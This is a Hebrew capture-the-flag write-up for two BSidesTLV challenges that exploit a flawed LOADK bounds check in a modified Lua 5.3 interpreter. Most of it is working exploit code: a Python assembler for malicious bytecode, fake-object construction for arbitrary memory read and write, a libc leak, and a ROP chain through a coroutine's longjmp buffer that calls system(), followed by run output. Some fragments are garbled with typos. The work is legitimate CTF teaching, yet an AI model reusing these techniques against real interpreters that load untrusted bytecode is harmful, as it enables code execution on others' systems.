[Lua VM](#) הוא יחסית פשוט, התומך ב-46 פקודות (opcodes) בלבד. ה-Interpreter מנהל VM מבוסס רגיסטרים. בשל כך, חלק גדול מה-opcodes משתמש באינדקס לרגיסטרים. הדרך להשתמש בקבועים היא גם על ידי אינדקס. נתבונן בפקודה LOADK. משתמשים בה כדי לטעון ערך [לטבלת הקבועים](#) של הפונקציה, כאשר k מסמל את תחילת הטבלה.

```
vmcase(OP_LOADK) {
-   TValue *rb = k + GETARG_Bx(i);
+   int xxb = GETARG_Bx(i);
+   bailout(xxb)
+   TValue *rb = k + xxb;
    setobj2s(L, ra, rb);
    vmbreak;
}
```

הפקודה LOADK טוענת את ערך הקבוע Bx לרגיסטר R(A), לדוגמה:

```
f=load('local a,b,c,d = 3,"foo",3,"foo"')
```



פקודה זו תייצר את הקוד הבא:

```
0+ params, 4 slots, 1 upvalue, 4 locals, 2 constants, 0 functions
  1      [1]    LOADK          0 1      ; 3
  2      [1]    LOADK          1 2      ; "foo"
  3      [1]    LOADK          2 1      ; 3
  4      [1]    LOADK          3 2      ; "foo"
  5      [1]    RETURN        0 1
constants (2) for 000001DC21780B50:
  1      3
  2      "foo"
locals (4) for 000001DC21780B50:
  0      a      5      6
  1      b      5      6
  2      c      5      6
  3      d      5      6
```

ארבע פעמים LOADK אחד לכל משתנה, אבל הערך של הקבועים לא מוכפל והוא אינדקס בטבלת הקבועים.

המימוש המקורי של LOADK (מה שמסומן ב-"-" ולא ב-"+") לא מבצע אף בדיקה לגבי הערך שמקבלים מהפרמטר GETARG_Bx(i). נתעלם כרגע מהבדיקה שהוסיפו בתרגיל שלנו. המשמעות היא שאפשר להשתמש בפקודה זו כדי להחדיר אובייקטים באופן יזום לטבלת הרגיסטרים. איך הייצוג של אובייקט בזיכרון ב-Lua?

```
/*
** Common Header for all collectable objects (in macro form, to be
** included in other objects)
*/
#define CommonHeader GCOBJECT *next; lu_byte tt; lu_byte marked

typedef struct TString {
  CommonHeader;
  lu_byte extra; /* reserved words for short strings; "has hash" for
longs */
  lu_byte shrlen; /* length for short strings */
  unsigned int hash;
  union {
    size_t lnglen; /* length for long strings */
    struct TString *hnext; /* linked list for hash table */
  } u;
} TString;

typedef struct Table {
  CommonHeader;
  lu_byte flags; /* 1<<p means tagmethod(p) is not present */
  lu_byte lsize; /* log2 of size of 'node' array */
  unsigned int sizearray; /* size of 'array' array */
  TValue *array; /* array part */
  Node *node;
  Node *lastfree; /* any free position is before this position */
  struct Table *metatable;
  GCOBJECT *gclist;
} Table;
```

כפי שניתן לראות, כל אובייקט מכיל מצביע לאובייקט הבא, בייט בשם tt, עוד בייט בשם marked ומספר



נתונים הייחודיים לאובייקט. החלקים החשובים לנו הם:

tt - מייצג את סוג האובייקט יחד עם מספר תכונות, כפי שניתן לראות בקוד הבא:

```
#define LUA_TNIL      0
#define LUA_TBOOLEAN  1
#define LUA_TLIGHTUSERDATA  2
#define LUA_TNUMBER   3
#define LUA_TSTRING   4
#define LUA_TTABLE     5
#define LUA_TFUNCTION  6
#define LUA_TUSERDATA  7
#define LUA_TTHREAD    8

/*
** tags for Tagged Values have the following use of bits:
** bits 0-3: actual tag (a LUA_T* value)
** bits 4-5: variant bits
** bit 6: whether value is collectable
*/
```

הביטים 0-3 מייצגים את סוג האובייקט. ביטים 4-5 הינם מיוחדים לאובייקטים מסוימים, לדוגמא string:

```
/* Variant tags for strings */
#define LUA_TSHRSTR (LUA_TSTRING | (0 << 4)) /* short strings */
#define LUA_TLNGSTR (LUA_TSTRING | (1 << 4)) /* long strings */
```

ביט 6 מייצג אובייקט collectable (הביט הזה חשוב אחר כך לפתרון Bowser Senior), הרעיון עכשיו הוא לייצר string בגודל מוצהר מקסימלי אבל בלי data אחריו, כדי שנוכל לקרוא נתונים שרירותית מתחילת ה-string ועד סופו.

בגלל ש-string הוא אובייקט immutable הוא לא שימושי גם לכתיבה. לכן נייצר אובייקט של טבלה (דומה לרשימה ב-Python) שהמצביע ל-array מצביע לאובייקט אחד מהרגיסטרים שיש לנו יכולת לשנות.

זאת התאוריה, כעת נראה איך עושים זאת...


נייצר Lua bytecode שמכיל מספר רב של קבועים עם מבנה של טבלאות ומחרוזות, ובחלקים בהם נצטרך לעדכן כתובות בזמן ריצה, נשאיר להם place holders.

```
ASM = [
    ('LOADK', 0, 104),
    ('LOADK', 1, 105),
    ('LOADK', 2, 106),
    ('RETURN', 0, 0)
]
CONSTANTS = []

content = pack('=B', LUA_TLNGSTR) + dump_string(pack('=QQQQQQQ',
0x4141414141414141, 0x31337, 0x13, 0x4141414141414141, 0x14,
0x4242424242424242, 0x45) * 5)

for i in range(100):
    CONSTANTS.append(content)

chunk = build_chunk(ASM, MAX_STACKSIZE, CONSTANTS)
```



כפי שניתן לראות, אנחנו לוקחים את הקבועים 104, 105, 106 ומציבים אותם במשתנים המקומיים 0, 1, 2. כעת אנחנו מייצרים אובייקטים פיקטיביים: מחרוזת (fake_string_data) בגודל מקסימלי ומבנה של טבלה (fake_table_data) שהמצביע לערכים שלה הוא המצביע למערך של memview:

```
local memview = {1,2,3,4,5}

local fake_string_data = string.pack('<LbbbbIT',
    0, -- next
    0x14, -- tt
    0, -- marked
    0, -- extra
    2, -- shrlen
    0, -- hash
    0x7fffffffffffffff) -- lnglen

local fake_table_data = string.pack('<LbbbbILLLLL',
    0, -- next
    0x45, -- tt
    0, -- marked
    0, -- flags
    0, -- lsize
    0x10, -- sizearray
    addrof(memview) + 0x10, -- array
    0, -- node
    0, -- lastfree
    0, -- metatable
    0) -- gclist
```

כותבים את הפקודה שנרצה להריץ, מייצרים טבלה בזיכרון ומחברים הכל לערך אחד:

```
-- Command to execute via system() later on
local command = "cat /flag\x00"

local fill = {}
for i=1,100 do
    fill[i] = {i=i}
end

data = "ABABABABABABABAB" .. fake_string_data .. "CDCDCDCDCDCDCDCD" ..
fake_table_data .. "EFEFEFEFEFEFEFEF" .. command
```


מחשבים את הכתובות של המבנים בזמן ריצה:

```
local table_addr = addrof(fill[#fill])
print("[*] Known table @ " .. hex(table_addr))
local data_addr = table_addr + 136
local fake_string_addr = data_addr + 0x10
local fake_table_addr = fake_string_addr + 0x10 + #fake_string_data
command_addr = fake_table_addr + 0x10 + #fake_table_data

print("[*] Data @ " .. hex(data_addr))
print("[*] Fake string @ " .. hex(fake_string_addr))
print("[*] Fake table @ " .. hex(fake_table_addr))
```

מחליפים ב-Lua bytecode את ה-place holders בכתובות אמיתיות:

```
chunkbytes = chunkbytes:gsub('AAAAAAA', function() return string.pack('<L',
fake_string_addr) end)
chunkbytes = chunkbytes:gsub('BBBBBBBB', function() return string.pack('<L',
fake_table_addr) end)
```



טוענים את ה-bytecode:

```
local chunk = load(chunkbytes)
```

ומריצים:

```
local fake_string, fake_table, num = chunk()
```

כעת מקבלים את fake_string ו-fake_table כפי שרצינו:

```
print("[+] Fake objects created")
print("    Fake string: " .. fake_string:sub(1,4) .. "... (length: " ..
hex(#fake_string) .. ")")
print("    Fake table: " .. hex(addrOf(fake_table)))
```

נייצר class של גישה לזיכרון באמצעות שימוש באובייקטים הללו.

בשביל פרימטיב הקריאה נשתמש בפונקציה string:sub שמעתיקה תת-מחרוזת לפי מיקום, ובשביל פרמיטיב הכתיבה נעדן את הערך של fake_table[1] אל הכתובת שנרצה לכתוב אליה, מה שידרוס את המצביע של memview למיקום הזה, וכשנכתוב ל-memview[1] הכתיבה תתבצע בפועל בכתובת שרצינו.

```
local memory = {}

function memory.can_read(addr)
    return addr - (fake_table_addr + 22 + 1) >= 0
end

function memory.read(addr, size)
    local relative_addr = addr - (fake_string_addr + 22 + 1)
    if relative_addr < 0 then
        print("[-] Cannot read from " .. hex(addr))
        error()
    end
    return fake_string:sub(relative_addr, relative_addr + size - 1)
end


function memory.write(addr, val)
    fake_table[1] = addr
    memview[1] = val
end
```

נחזור כעת לבדיקה שהוסיפו לפקודת ה-load:

```
#define bailout(arg) \
    if (xxb < 0 || xxb > cl->p->maxstacksize) { \
        printf("[Sorry] xxb = %d maxstacksize %d\n", xxb, cl->p-> \
>maxstacksize); \
        exit(0); \
    }
vmcase(OP_LOADK) {
    int xxb = GETARG_Bx(i);
    bailout(xx)
    TValue *rb = k + xxb;
    setobj2s(L, ra, rb);
    vmbreak;
}
```

המאקרו bailout מוסיף שתי בדיקות:

1. xxb (האינדקס של הקבוע הנטען) אינו שלילי
2. הוא קטן מ-maxstacksize.



אם אחד מהתנאים לא מתקיים, התוכנה יוצאת. בהסתכלות מדוקדקת יותר, ניתן למצוא טעויות:
1. bailout מקבל פרמטר בשם arg אבל לא משתמש בו, אלא משתמש ישירות ב-xxb וב-cl (לא שמיש להתקפה)

2. xxb מוגדר בתור int ו-maxstacksize מוגדר בתור [unsigned byte](#). במקרה כזה, ה-optimizer מוותר על הבדיקה ש-xxb אינו שלילי (אם נצליח לקבל ערך של xxb הגדול מ-256, התנאי השני יעבור)

3. הבעיה הקריטית מכולן היא שהבדיקה `cl->p->maxstacksize > xxb` כלל אינה נכונה.
a. maxstacksize הוא הערך של כמות הרגיסטרים הקיימים בפונקציה, ולכן קל מאוד להגדיל את הערך הזה על ידי הוספת משתנים מקומיים לפונקציה, ואין לו שום קשר לגודל טבלת הקבועים (k).

b. הבדיקה הנכונה הייתה צריכה להיות `xxb > cl->p->sizek`.
מכאן שיש לנו דרך להתחמק מה-bailout ויש לנו יכולת קריאה וכתובה, מה שנותר הוא לכתוב את ה-exploit.

ראשית, עלינו למצוא דרך להתמודד עם ה-CFI.

Lua משתמש ב-[setjmp](#), ב-exceptions וב-yield ב-coroutines (סוג של thread). פונקציית setjmp טוענת מגוון רגיסטרים וביניהם RIP, ולכן אם נוכל לשנות את RIP ולאפשר להריץ קוד משלנו, נוכל גם לדלג על בדיקת CFI.

נייצר coroutine:

```
coro_fn = function()
```

נקרא את ה-jumpbuf (פרמטר ל-setjump):

```
local coro_addr = addrof(coroutine)
print("[*] Now executing coroutine. Associated state structure @ " ..
hex(coro_addr))

local state_struct = memory.read(coro_addr, 208)
local longjmp_buffer_addr = string.unpack('<L', string.sub(state_struct,
89, 97))
local a = memory.read(longjmp_buffer_addr, 0x200)
b = hexdump(a)
print(b)
```

נסתכל על הערכים "ידינית" ונחפש מצביע כלשהו למשהו ב-libc.



ניקח את ה-offset ונחפש בזמן ריצה את הכתובת ההתחלה של libc:

```
local some_libc_address = string.unpack('<L', memory.read(longjmp_buffer_addr + 0xa8, 8))
print("[+] some_libc_address @ " .. hex(some_libc_address))
local libc_base = find_libc_base(some_libc_address)
print("[+] libc @ " .. hex(libc_base))

function find_libc_base(some_libc_address)
    local candidate = some_libc_address & 0xffffffffffff000
    while memory.read(candidate, 4) ~= '\x7fELF' do
        candidate = candidate - 0x1000
    end
    print ("found candidate " .. hex(candidate))
    return candidate
end
```

נמצא ב-libc את ה-gadget של `pop rdi; ret`:

```
pop_rdi = libc_base + 0x21102          -- pop rdi ; ret
```

נמצא את פונקציית `system`:

```
system_addr = libc_base + 0x45390
```

את הפקודה `"cat /flag"` כבר יש לנו:

```
print("[+] command @ " .. hex(command_addr))
```

נשאר רק למצוא ב-stack, באזור ה-longjump, מצביע לחזרה (return):

```
memory.write(longjmp_buffer_addr + 0x138, pop_rdi)
memory.write(longjmp_buffer_addr + 0x148, pop_rdi)
memory.write(longjmp_buffer_addr + 0x150, command_addr)
memory.write(longjmp_buffer_addr + 0x158, system_addr)
coroutine.yield()
```

כעת, כשיש לנו את כל הפרטים, נחבר הכל יחד.

כאן מופיע template של ההתקפה. חסר הטמפלט של ה-Lua bytecode שבאמצעותו אנחנו יוצרים אובייקטים שרירותיים (בשביל פרימיטיב הקריאה והכתיבה) באמצעות `loadk`:


```
function unhexlify(str)
    return str:gsub('..', function(b)
        return string.char(tonumber(b, 16))
    end)
end

function hex(v)
    return string.format("0x%x", v)
end

function string_addr(v)
    return tostring(v):sub(tostring(v):find('0x')+2)
end

function addrof(v)
    return tonumber(string_addr(v), 16)
end

function hexdump(buf)
    local str = ''
    for i=1, math.ceil(#buf/16) * 16 do
        if (i-1) % 16 == 0 then
            str = str .. string.format('%08X ', i-1)
        end
        str = str .. string.format('%02X ', buf[i])
    end
    return str
end
```



```
end
str = str .. (i > #buf and ' ' or string.format('%02X ', buf:byte(i)))
if i % 8 == 0 then
    str = str .. ' '
end
if i % 16 == 0 then
    str = str .. '\n'
end
end
return str
end

test = "CHUNK"

chunkbytes = unhexlify(test)

function hax()
    local a,b,c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z =
    'a','a','a','a','a','a','a','a','a','a'
    local binary_addr = addrof(math.abs) - 0x32E70
    print("[*] Binary @ " .. hex(binary_addr))

    -- This table's 'array' member will be corrupted later on
    local memview = {1,2,3,4,5}

    local fake_string_data = string.pack('<LbbbbbIT',
                                           0,
                                           0x14,
                                           0,
                                           0,
                                           2,
                                           0,
                                           0x7fffffffffffffff)

    local fake_table_data = string.pack('<LbbbbbILLLLL',
                                         0,
                                         0x45,
                                         0,
                                         0,
                                         0,
                                         0x10,
                                         addrof(memview) + 0x10,
                                         0,
                                         0,
                                         0,
                                         0)

    -- Command to execute via system() later on
    local command = "cat /flag\x00"

    local fill = {}
    for i=1,100 do
        fill[i] = {i=i}
    end
    -- Must be rooted to avoid garbage collection
    data = "ABABABABABABABAB" .. fake string data .. "CDCDCDCDCDCDCDCD" .. fake table data
    .. "EFEFEFEFEFEFEFEF" .. command

    local table_addr = addrof(fill[#fill])
    print("[*] Known table @ " .. hex(table_addr))
    local data_addr = table_addr + 136
    local fake_string_addr = data_addr + 0x10
    local fake_table_addr = fake_string_addr + 0x10 + #fake_string_data
    command_addr = fake_table_addr + 0x10 + #fake_table_data

    print("[*] Data @ " .. hex(data_addr))
    print("[*] Fake string @ " .. hex(fake_string_addr))
    print("[*] Fake table @ " .. hex(fake_table_addr))

    chunkbytes = chunkbytes:gsub('AAAAAAA', function() return string.pack('<L',
    fake_string_addr) end)
    chunkbytes = chunkbytes:gsub('BBBBBBBB', function() return string.pack('<L',
    fake_table_addr) end)
    local chunk = load(chunkbytes)
```



```
local fake_string, fake_table, num = chunk()

print("[+] Fake objects created")
print("    Fake string: " .. fake_string:sub(1,4) .. "... (length: " ..
hex(#fake_string) .. ")")
print("    Fake table: " .. hex(addrrof(fake_table)))
local memory = {}

function memory.can_read(addr)
    return addr - (fake_table_addr + 22 + 1) >= 0
end

function memory.read(addr, size)
    local relative_addr = addr - (fake_string_addr + 22 + 1)
    if relative_addr < 0 then
        print("[-] Cannot read from " .. hex(addr))
        error()
    end
    return fake_string:sub(relative_addr, relative_addr + size - 1)
end

function memory.write(addr, val)
    fake_table[1] = addr
    memview[1] = val
end

return memory
end

function find_libc_base(some_libc_address)
    local a,b,c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z =
'a','a','a','a','a','a','a','a','a','a'
    local candidate = some_libc_address & 0xffffffffffff000
    while memory.read(candidate, 4) ~= '\x7fELF' do
        candidate = candidate - 0x1000
    end
    print ("found candidate " .. hex(candidate))
    return candidate
end

function pwn()
    memory = hax()

    coro_fn = function()
        local a,b,c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z =
'a','a','a','a','a','a','a','a','a','a'
        local coro_addr = addrrof(coro)
        print("[*] Now executing coroutine. Associated state structure @ " ..
hex(coro_addr))


        local state_struct = memory.read(coro_addr, 208)
        local longjmp_buffer_addr = string.unpack('<L', string.sub(state_struct, 89, 97))
        print("[+] longjmp buffer @ " .. hex(longjmp_buffer_addr))
        local a = memory.read(longjmp_buffer_addr, 0x200)

        local some_libc_address = string.unpack('<L', memory.read(longjmp_buffer_addr +
0xa8, 8))
        print("[+] some_libc_address @ " .. hex(some_libc_address))
        local libc_base = find_libc_base(some_libc_address)
        print("[+] libc @ " .. hex(libc_base))

        pop_rdi = libc_base + 0x21102 -- pop rdi ; ret
        print("[+] pop_rdi @ " .. hex(pop_rdi))
        system_addr = libc_base + 0x45390
        print("[+] system @ " .. hex(system_addr))
        print("[+] command @ " .. hex(command_addr))

        memory.write(longjmp_buffer_addr + 0x148, pop_rdi)
        memory.write(longjmp_buffer_addr + 0x150, command_addr)
        memory.write(longjmp_buffer_addr + 0x158, system_addr)
        memory.write(longjmp_buffer_addr + 0x138, pop_rdi) -- rip

        print("[*] ready to go!")
        coroutine.yield()
    end
end
```

```
end

local a,b,c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z =
'a','a','a','a','a','a','a','a','a'
coro = coroutine.create(coro_fn)
while not memory.can_read(addrrof(coro)) do
    coro = coroutine.create(coro_fn)
end

print("[*] Coroutine created: " .. tostring(coro))
coroutine.resume(coro)
end

pwn()
```

כדי לייצר את הטמפלט Lua Bytecode ניתן להשתמש ב-script הבא, שיכול "לקמפל" קוד ב-Lua, ולאחר מכן נוכל להוסיף לו את האובייקטים השרירותיים מהסקריפט הקודם:

```
#!/usr/bin/env python3

from struct import pack, Struct
from binascii import hexlify
import sys

LUA_TNIL = 0
LUA_TBOOLEAN = 1
LUA_TLIGHTUSERDATA = 2
LUA_TNUMBER = 3
LUA_TSTRING = 4
LUA_TTABLE = 5
LUA_TFUNCTION = 6
LUA_TUSERDATA = 7
LUA_TTHREAD = 8

LUA_TSHRSTR = LUA_TSTRING | (0 << 4)
LUA_TLNGSTR = LUA_TSTRING | (1 << 4)

LUA_TNUMFLT = LUA_TNUMBER | (0 << 4)
LUA_TNUMINT = LUA_TNUMBER | (1 << 4)

def assemble(asm):
    def Op(val):
        return val & 0x3f
    def A(val):
        assert(val < 0x100)
        return val << 6
    def B(val):
        assert(val < 0x200)
        return val << 14
    def C(val):
        assert(val < 0x200)
        return val << 23
    def Ax(val):
        assert(val < 0x4000000)
        return val << 6
    def Bx(val):
        assert(val < 0x40000)
        return val << 14
    def sBx(val):
        return Bx(val + 2**17)

    handlers = {
        'MOVE': (0, A, B),
        'LOADK': (1, A, Bx),
        'LOADKX': (2, A, ),
        'LOADBOOL': (3, A, B, C),
        'LOADNIL': (4, A, B),
        'GETUPVAL': (5, A, B),

        'GETTABUP': (6, A, B, C),
        'GETTABLE': (7, A, B, C),
```

```

'SETTABUP': (8, A, B, C),
'SETUPVAL': (9, A, B),
'SETTABLE': (10, A, B, C),

'NEWTABLE': (11, A, B, C),

'SELF'      : (12, A, B, C),

'ADD'       : (13, A, B, C),
'SUB'       : (14, A, B, C),
'MUL'       : (15, A, B, C),
'MOD'       : (16, A, B, C),
'POW'       : (17, A, B, C),
'DIV'       : (18, A, B, C),
'IDIV'      : (19, A, B, C),
'BAND'      : (20, A, B, C),
'BOR'       : (21, A, B, C),
'BXOR'      : (22, A, B, C),
'SHL'       : (23, A, B, C),
'SHR'       : (24, A, B, C),
'UNM'       : (25, A, B),
'BNOT'      : (26, A, B),
'NOT'       : (27, A, B),
'LEN'       : (28, A, B),

'CONCAT'    : (29, A, B, C),

'JMP'       : (30, A, sBx),
'EQ'        : (31, A, B, C),
'LT'        : (32, A, B, C),
'LE'        : (33, A, B, C),

'TEST'      : (34, A, C),
'TESTSET'   : (35, A, B, C),

'CALL'      : (36, A, B, C),
'TAILCALL'  : (37, A, B, C),
'RETURN'    : (38, A, B),

'FORLOOP'   : (39, A, sBx),
'FORPREP'   : (40, A, sBx),

'TFORCALL'  : (41, A, C),
'TFORLOOP'  : (42, A, sBx),

'SETLIST'   : (43, A, B, C),

'CLOSURE'   : (44, A, Bx),

'VARARG'    : (45, A, B),

'EXTRAARG'  : (46, Ax),
}

code = []

for op, *args in asm:
    assert(op in handlers)
    opcode, *packers = handlers[op]

    assert(len(packers) == len(args))

    instr = Op(opcode)
    for i in range(len(packers)):
        instr |= packers[i](args[i])

    code.append(instr)

return code

def dump_string(s):
    if len(s) == 0:
        return b'\x00'
    else:

```



```
size = len(s) + 1
if size < 0xff:
    return pack('=B', size) + s
else:
    return pack('=BQ', 0xff, size) + s

def dump_code(asm):
    instrs = assemble(asm)
    codesize = pack('=I', len(instrs))
    code = b''.join(pack('=I', instr) for instr in instrs)

    return codesize + code

def dump_constants(constants):
    return pack('=I', len(constants)) + b''.join(constants)

def dump_upvalues():
    return pack('=I', 0)

def dump_protos():
    return pack('=I', 0)

def dump_debug():
    return pack('=III', 0, 0, 0)

def build_function(code, max_stacksize, constants):
    FunctionMetadata = Struct('=i i b b b')

    header = dump_string(b'@hax.lua') + FunctionMetadata.pack(0, 0, 0, 2, max_stacksize)

    code = dump_code(code)
    constants = dump_constants(constants)
    upvals = dump_upvalues()
    protos = dump_protos()
    debug = dump_debug()

    return header + code + constants + upvals + protos + debug

def build_chunk(asm, max_stacksize, constants):
    Header = Struct('=4s B B 6s B B B B q d')

    header = Header.pack(b'\x1bLua', 83, 0, b'\x19\x93\r\n\x1a\n', 4, 8, 4, 8, 8, 0x5678,
370.5)
    upvals = pack('=B', 1)
    func = build_function(asm, max_stacksize, constants)

    return header + upvals + func

def pwn():
    MAX_STACKSIZE = 107
    ASM = [
        ('LOADK', 0, 104),
        ('LOADK', 1, 105),
        ('LOADK', 2, 106),
        ('RETURN', 0, 0)
    ]
    CONSTANTS = []

    content = pack('=B', LUA_TLNGSTR) + dump_string(pack('=QQQQQQ', 0x4141414141414141,
0x31337, 0x13, 0x4141414141414141, 0x14, 0x4242424242424242, 0x45) * 5)


    for i in range(100):
        CONSTANTS.append(content)
        #CONSTANTS.append(pack('=B', LUA_TLNGSTR) + dump_string(pack('=QQ', 0x16,
0x42ceb1) * 25)) # CFI catches this

    chunk = build_chunk(ASM, MAX_STACKSIZE, CONSTANTS)

    code = open('pwn.tpl.lua', 'r').read()

    chunk_str = hexlify(chunk).decode('ASCII')

    n = 3000
```



```
chunk_str_splited = "\\ntest = test .. \".join([chunk_str[i:i+n] for i in range(0,
len(chunk_str), n)])

code = code.replace('CHUNK', chunk_str_splited)

with open('pwn.lua', 'w') as f:
    f.write(code)

if __name__ == '__main__':
    pwn()
```

נריץ, ונקבל את הדגל!

```
BSidesTLV{KorokForest_HyruleCastle_ZeldaLink_Bowser}
```



אתגר #4 - Bowser Senior



תרגיל זה דומה מאוד לתרגיל הקודם, עם שינוי "קל": הוא מקומפל עם asserts בכל הקוד וה-exploit הקודם שלנו (עבור Bowser Junior) נופל בהם.

ה-assert הראשון שנפל היה:

```
lua_assert(cl->nupvalues == cl->p->sizeupvalues);
```

ב-Lua bytecode שייצרנו הייתה סתירה בין הערכים הללו. תיקון קטן וחוסר השפעה עקף את ה-assert. בחזרה לקוד:

```
vmcase(OP_LOADK) {
    int xxb = GETARG_Bx(i);
    bailout(xxb)
    TValue *rb = k + xxb;
    setobj2s(L, ra, rb);
    vmbreak;
}
```

setobj2s הוא מאקרו שכחלק מפעולתו בודק שהאובייקט שנוצר מקיים את ה-assert הבא:


```
lua_longassert(!iscollectable(obj) || \
    (righttt(obj) && (L == NULL || !isdead(G(L), gcvalue(obj)))))
```

הקוד בודק שהערך הקבוע הוא לא collectable. זוכרים את ביט 6 של האובייקט? אם משנים אותו מ:

```
local fake_table_data = string.pack('<LbbbbILLLLL', 0, 0x45, 0,
0, 0, 0x10, addrof(memview) + 0x10, 0, 0, 0,
0)
```

ל:

```
local fake_table_data = string.pack('<LbbbbILLLLL', 0, 0x05, 0,
0, 0, 0x10, addrof(memview) + 0x10, 0, 0, 0,
0)
```



ה-assert עובר ומגיע עד שלב מתקדם (כתיבת ה-exploit ב-stack), בקוד:

```
const TValue *luaT_gettmbbyobj (lua_State *L, const TValue *o, TMS event)
{
    Table *mt;
    switch (ttnov(o)) {
        case LUA_TTABLE:
            mt = hvalue(o)->metatable;
            break;
    }
}

#define hvalue(o) check_exp(ttistable(o), gco2t(val_(o).gc))
#define ttistable(o) checktag((o), ctb(LUA_TTABLE))
#define ctb(t) ((t) | BIT_ISCOLLECTABLE)
#define checktag(o,t) (rctype(o) == (t))
#define rctype(o) ((o)->tt)
```

הפעם מדובר במקרה הפוך מהקודם - כעת הטבלה צריכה להיות collectable ולכן נשנה את הקוד מ:


```
content = pack('B', LUA_TLNGSTR) + dump_string(pack('=QQQQQQQ',
0x4141414141414141, 0x31337, 0x13, 0x4141414141414141, 0x14,
0x4242424242424242, 0x15) * 5)
```

7

```
content = pack('=B', LUA_TLNGSTR) + dump_string(pack('=QQQQQQQ',
0x4141414141414141, 0x31337, 0x13, 0x4141414141414141, 0x14,
0x4242424242424242, 0x45) * 5)
```

נריץ, ונקבל את הדגל:

```
> cat "pwn.lua" | nc -at bowserassert.challenges.bsidesrlv.com 44444  
Lua 5.3.3 Copyright (C) 1997-2018 now with asserts!(c) mitigations  
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>  
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>  
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>  
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>  
[*] Known table @ 0x555dd16136f0  
[*] Data @ 0x555dd1613778  
[*] Fake string @ 0x555dd1613788  
[*] Fake table @ 0x555dd16137b0  
[+] Fake objects created  
Fake string: CDCD... (length: 0x7fffffffffffffff)  
Fake table: 0x555dd16137b0  
[*] Coroutine created: thread: 0x555dd1613f98  
[*] Now executing coroutine. Associated state structure @ 0x555dd1613f98  
[+] longjmp buffer @ 0x7ffc2779c7c0  
x  
[+] some_libc_address @ 0x7f39eef56bff  
found candidate 0x7f39eeede000  
[+] libc @ 0x7f39eeede000  
[+] pop_rdi @ 0x7f39eeeff102  
[+] system @ 0x7f39eef23390  
